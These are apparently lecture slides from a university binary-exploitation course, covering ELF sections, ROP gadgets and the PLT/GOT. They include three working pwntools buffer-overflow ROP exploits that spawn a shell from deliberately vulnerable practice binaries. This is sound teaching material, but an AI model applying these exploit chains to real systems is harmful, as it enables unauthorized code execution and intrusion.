

CS 395: Binary Exploitation in Linux

Week 7: ROP and PLT and GOT

ELF: Some Reading

ELF file structure

Neat Diagram


Executable and **L**inkable **F**ormat files contain more than just machine code. There are several sections of the file that contain metadata that we can use for hacking!

```
(cs395@kali)-[~/Desktop/CS395/week7/asst4]
$ readelf -S vuln
There are 29 section headers, starting at offset 0x3a50:
```

Section Headers:

[Nr]	Name	Type	Address	Offset
	Size	EntSize	Flags Link Info Align	
[0]	0000000000000000	NULL	0000000000000000	00000000
[1]	.interp	PROGBITS	00000000004002a8	000002a8
[2]	.note.gnu.bu[...]	NOTE	00000000004002c4	000002c4
[3]	.note.ABI-tag	NOTE	00000000004002e8	000002e8
[4]	.gnu.hash	GNU_HASH	0000000000400308	00000308
[5]	.dynsym	DYNSYM	0000000000400330	00000330
[6]	.dynstr	STRTAB	00000000004003d8	000003d8


```
(cs395@kali)-[~/Desktop/CS395/week7/asst4]
$ readelf -a vuln
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                               ELF64
  Data:                                      2's complement, little endian
  Version:                               1 (current)
  OS/ABI:                                UNIX - System V
  ABI Version:                           0
  Type:                                  EXEC (Executable file)
  Machine:                               Advanced Micro Devices X86-64
  Version:                               0x1
  Entry point address:                   0x401060
  Start of program headers:              64 (bytes into file)
  Start of section headers:              14928 (bytes into file)
  Flags:                                  0x0
  Size of this header:                    64 (bytes)
  Size of program headers:                56 (bytes)
  Number of program headers:              11
  Size of section headers:                64 (bytes)
  Number of section headers:              29
  Section header string table index:      28
```



Review: x86-64 calling convention

- 32 bit x86 stores its function arguments on the stack.
- 64 bit x86 stores its function arguments in `%rdi`, `%rsi`, `%rdx`, `%rcx`, `%r8`, and `%r9` in that order.

So in this class, a function call would look like this:






What is ROP?


- ROP stands for `Return-Oriented-Programming`
- This is a very helpful technique for getting around `NX/DEP`
- Instead of pushing your own shellcode onto the stack using a buffer overflow, you jump to assembly chunks already in the program called `gadgets`

ROP Exploit

High Addresses 0xFFFF



- Gadgets you use must end in a `ret` instruction if you want to chain them together.
- Since `ret` pops the RSP into the RIP, you must push all your gadget addresses onto the stack to run them



Low Addresses 0x0000

Where do I get Gadgets?

- To find gadgets in a binary, we use a tool called **ropper**

```
(cs395@kali)-[~/Desktop/CS395/week7]
```

```
$ ropper -f vuln
```

```
[INFO] Load gadgets from cache
```

```
[LOAD] loading... 100%
```

```
[LOAD] removing double gadgets... 100%
```

Gadgets

```
0x000000000040108a: adc al, byte ptr [rax]; mov rdi, 0x401152; call qword ptr [rip + 0x2f56]; hlt;  
  nop dword ptr [rax + rax]; ret;  
0x0000000000401091: adc dword ptr [rax], eax; call qword ptr [rip + 0x2f56]; hlt; nop dword ptr [r  
ax + rax]; ret;  
0x00000000004010fe: adc dword ptr [rax], edi; test rax, rax; je 0x1110; mov edi, 0x404048; jmp rax  
;  
0x0000000000401095: adc eax, 0x2f56; hlt; nop dword ptr [rax + rax]; ret;  
0x00000000004010bc: adc edi, dword ptr [rax]; test rax, rax; je 0x10d0; mov edi, 0x404048; jmp rax  
;  
0x0000000000401099: add ah, dh; nop dword ptr [rax + rax]; ret;  
0x0000000000401093: add bh, bh; adc eax, 0x2f56; hlt; nop dword ptr [rax + rax]; ret;  
0x000000000040100a: add byte ptr [rax - 0x7b], cl; sal byte ptr [rdx + rax - 1], 0xd0; add rsp, 8;  
  ret;
```

Where do I get Gadgets? cont

- Gadgets must end with ret
- We are mostly interested in gadgets that pop values off the stack into registers so we can control them

```
(cs395@kali)-[~/Desktop/CS395/week7]
$ ropper -f vuln | grep "pop"
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
0x0000000000401137: add byte ptr [rcx], al; pop rbp; ret;
0x000000000040112d: call 0x10b0; mov byte ptr [rip + 0x2f1f], 1; pop rbp; ret;
0x0000000000401132: mov byte ptr [rip + 0x2f1f], 1; pop rbp; ret;
0x000000000040112b: mov ebp, esp; call 0x10b0; mov byte ptr [rip + 0x2f1f], 1; pop rbp; ret;
0x000000000040112a: mov rbp, rsp; call 0x10b0; mov byte ptr [rip + 0x2f1f], 1; pop rbp; ret;
0x0000000000401254: pop r12; pop r13; pop r14; pop r15; ret;
0x0000000000401256: pop r13; pop r14; pop r15; ret;
0x0000000000401258: pop r14; pop r15; ret;
0x000000000040125a: pop r15; ret;
0x0000000000401253: pop rbp; pop r12; pop r13; pop r14; pop r15; ret;
0x0000000000401257: pop rbp; pop r14; pop r15; ret;
0x0000000000401139: pop rbp; ret;
0x000000000040125b: pop rdi; ret;
0x0000000000401259: pop rsi; pop r15; ret;
0x0000000000401255: pop rsp; pop r13; pop r14; pop r15; ret;
0x0000000000401129: push rbp; mov rbp, rsp; call 0x10b0; mov byte ptr [rip + 0x2f1f], 1; pop rbp;
ret;
```

ROP Demo #1

```
undefined8 main(void)
{
    undefined8 /bin/sh;
    char input [10];

    /bin/sh = 0x68732f6e69622f;
    printf("Look at this cool string I found: %s\n",&/bin/sh);
    puts("Input your name:");
    fgets(input,200,stdin);
    printf("hello %s\n",input);
    return 0;
}
```

```
void getShell(char *param_1)
{
    printf("Running %s...",param_1);
    system(param_1);
    return;
}
```



Dissecting the exploit

Pwntools ELF object

- `elf.search()` lets us look for the addresses of strings included in the binary
- `elf.symbols[]` is a dictionary matching symbols to their addresses. This lets us call functions defined in the binary easily!

```
1 from pwn import *
2 context.binary = elf = ELF("./vuln")
3
4 pop_rdi = p64(0x000000000040124b) # pop rdi; ret; gadget address
5 bin_sh = p64(next(elf.search(b"/bin/sh"))) # "/bin/sh" string address
6 getShell = p64(elf.symbols["getShell"]) # getShell() address
7
8 payload = b"A"*18
9 payload += pop_rdi
10 payload += bin_sh
11 payload += getShell
12
13 io = process(elf.path)
14 #gdb.attach(io)
15 io.sendline(payload)
16 io.interactive()
```

Note: PIE would randomize these values, so we couldn't use them this easily if it was activated



Refresher: ASLR vs PIE

ASLR:

- Randomizes stack addresses
- Things like local variables and return addresses will have different addresses every execution

PIE:

- Randomizes base address of the binary
- Things like PLT and GOT locations, as well as the code itself (ROP gadgets and functions) will be addressed differently every execution

Note: While seeing the effects of ASLR is easy, the effects of PIE are essentially undone by GDB. GDB will always load the binary at 0x555555555000, if PIE is activated. Attaching GDB to a running process with pwntools gets around this.

ROP Demo #2

Decompile: main - (vuln)

```
1
2 undefined8 main(void)
3
4 {
5     puts("Only a ROP champion could solve this one!");
6     getInput();
7     getShell();
8     return 0;
9 }
```

```
void getShell(void)
{
    if (x == 0) {
        exit(1);
    }
    if (y == 0) {
        exit(1);
    }
    system("/bin/sh");
    return;
}
```


```
void getInput(void)
{
    char local_48 [64];

    fgets(local_48,300,stdin);
    return;
}
```

```
void callme1(void)
{
    x = 1;
    return;
}
```

```
void callme2(int param_1)
{
    if (param_1 == 0x539) {
        y = 1;
    }
    return;
}
```

Exploit #1



```
1 from pwn import *
2 context.binary = elf = ELF("./vuln")
3
4 pop_rdi = p64(0x0000000000040126b)
5 call1 = p64(elf.symbols['callme1'])
6 call2 = p64(elf.symbols['callme2'])
7 shell = p64(elf.symbols['getShell'])
8 secret_num = p64(0x0539)
9
10 payload = b"A"*72
11 payload += call1
12 payload += pop_rdi
13 payload += secret_num
14 payload += call2
15 payload += shell
16
17 io = elf.process()
18 gdb.attach(io, "b *getInput+34")
19 io.sendline(payload)
20 io.interactive()
```

PLT and GOT

Very complicated...

```
(cs395@kali)-[~/Desktop/CS395/week7]
```

```
$ readelf --sections vuln
```

There are 29 section headers, starting at offset 0x39b8:

[12]	.plt	PROGBITS	0000000000401020	00001020	
	0000000000000050	0000000000000010	AX	0	16
[13]	.text	PROGBITS	0000000000401070	00001070	
	00000000000001f1	0000000000000000	AX	0	16
[14]	.fini	PROGBITS	0000000000401264	00001264	
	0000000000000009	0000000000000000	AX	0	4
[15]	.rodata	PROGBITS	0000000000402000	00002000	
	0000000000000057	0000000000000000	A	0	8
[16]	.eh_frame_hdr	PROGBITS	0000000000402058	00002058	
	0000000000000044	0000000000000000	A	0	4
[17]	.eh_frame	PROGBITS	00000000004020a0	000020a0	
	0000000000000120	0000000000000000	A	0	8
[18]	.init_array	INIT_ARRAY	0000000000403e10	00002e10	
	0000000000000008	0000000000000008	WA	0	8
[19]	.fini_array	FINI_ARRAY	0000000000403e18	00002e18	
	0000000000000008	0000000000000008	WA	0	8
[20]	.dynamic	DYNAMIC	0000000000403e20	00002e20	
	00000000000001d0	0000000000000010	WA	6	8
[21]	.got	PROGBITS	0000000000403ff0	00002ff0	
	0000000000000010	0000000000000008	WA	0	8
[22]	.got.plt	PROGBITS	0000000000404000	00003000	
	0000000000000038	0000000000000008	WA	0	8
[23]	.data	PROGBITS	0000000000404038	00003038	
	0000000000000010	0000000000000000	WA	0	8

PLT

- Procedure-Linkage-Table
- Used to make program startup faster
- By default, external library functions are linked at runtime instead of compile-time.
- After the function is called for the first time, its address is stored so it can be called faster later.

```
0x0000000000401152 <+0>:      push    rbp
0x0000000000401153 <+1>:      mov     rbp, rsp
0x0000000000401156 <+4>:      sub     rsp, 0x20
0x000000000040115a <+8>:      movabs  rax, 0x68732f6e69622f
0x0000000000401164 <+18>:     mov     QWORD PTR [rbp-0x12], rax
0x0000000000401168 <+22>:     lea     rax, [rbp-0x12]
0x000000000040116c <+26>:     mov     rsi, rax
0x000000000040116f <+29>:     lea     rdi, [rip+0xe92]          # 0x402008
0x0000000000401176 <+36>:     mov     eax, 0x0
0x000000000040117b <+41>:     call    0x401050 <printf@plt>
0x0000000000401180 <+46>:     lea     rdi, [rip+0xea7]          # 0x40202e
0x0000000000401187 <+53>:     call    0x401030 <puts@plt>
0x000000000040118c <+58>:     mov     rdx, QWORD PTR [rip+0x2ebd]
0x0000000000401193 <+65>:     lea     rax, [rbp-0xa]
0x0000000000401197 <+69>:     mov     esi, 0xc8
```

GOT

- Global-Offset-Table
- Holds the absolute addresses of functions in external libraries
- Is consulted by the PLT when doing function lookups


```
gef> x/10i 0x401050
0x401050 <printf@plt>: jmp QWORD PTR [rip+0x2fd2] # 0x404028 <printf@got.plt>
0x401056 <printf@plt+6>: push 0x2
0x40105b <printf@plt+11>: jmp 0x401020
```

```
gef> x/10xg 0x404028
0x404028 <printf@got.plt>: 0x00007ffff7e46c90
```


Magic

Basically...

First time `printf()` is called:



Every time after that:



Exploit #2

```
void getShell(void)
{
    if (x == 0) {
        exit(1); /* WARNING: Subroutine
    }
    if (y == 0) {
        exit(1); /* WARNING: Subroutine
    }
    system("/bin/sh");
    return;
}
```

We can find the location of the system() function by looking it up in the PLT, then we can just call it ourselves!

```
1 from pwn import *
2 context.binary = elf = ELF("./vuln")
3
4 pop_rdi = p64(0x000000000040126b)
5 bin_sh = p64(next(elf.search(b'/bin/sh')))
6 system = p64(elf.plt['system'])
7
8 payload = b"A"*72
9 payload += pop_rdi
10 payload += bin_sh
11 payload += system
12
13 io = elf.process()
14 gdb.attach(io, "b *getInput+34")
15 io.sendline(payload)
16 io.interactive()
```



Homework!

- Requires some setup, you must run **setup.sh** in order to run the binary without error. Doesn't survive reboot.
- ROPping may take some creativity.
- You can't "cheat" by just calling the win() function... probably...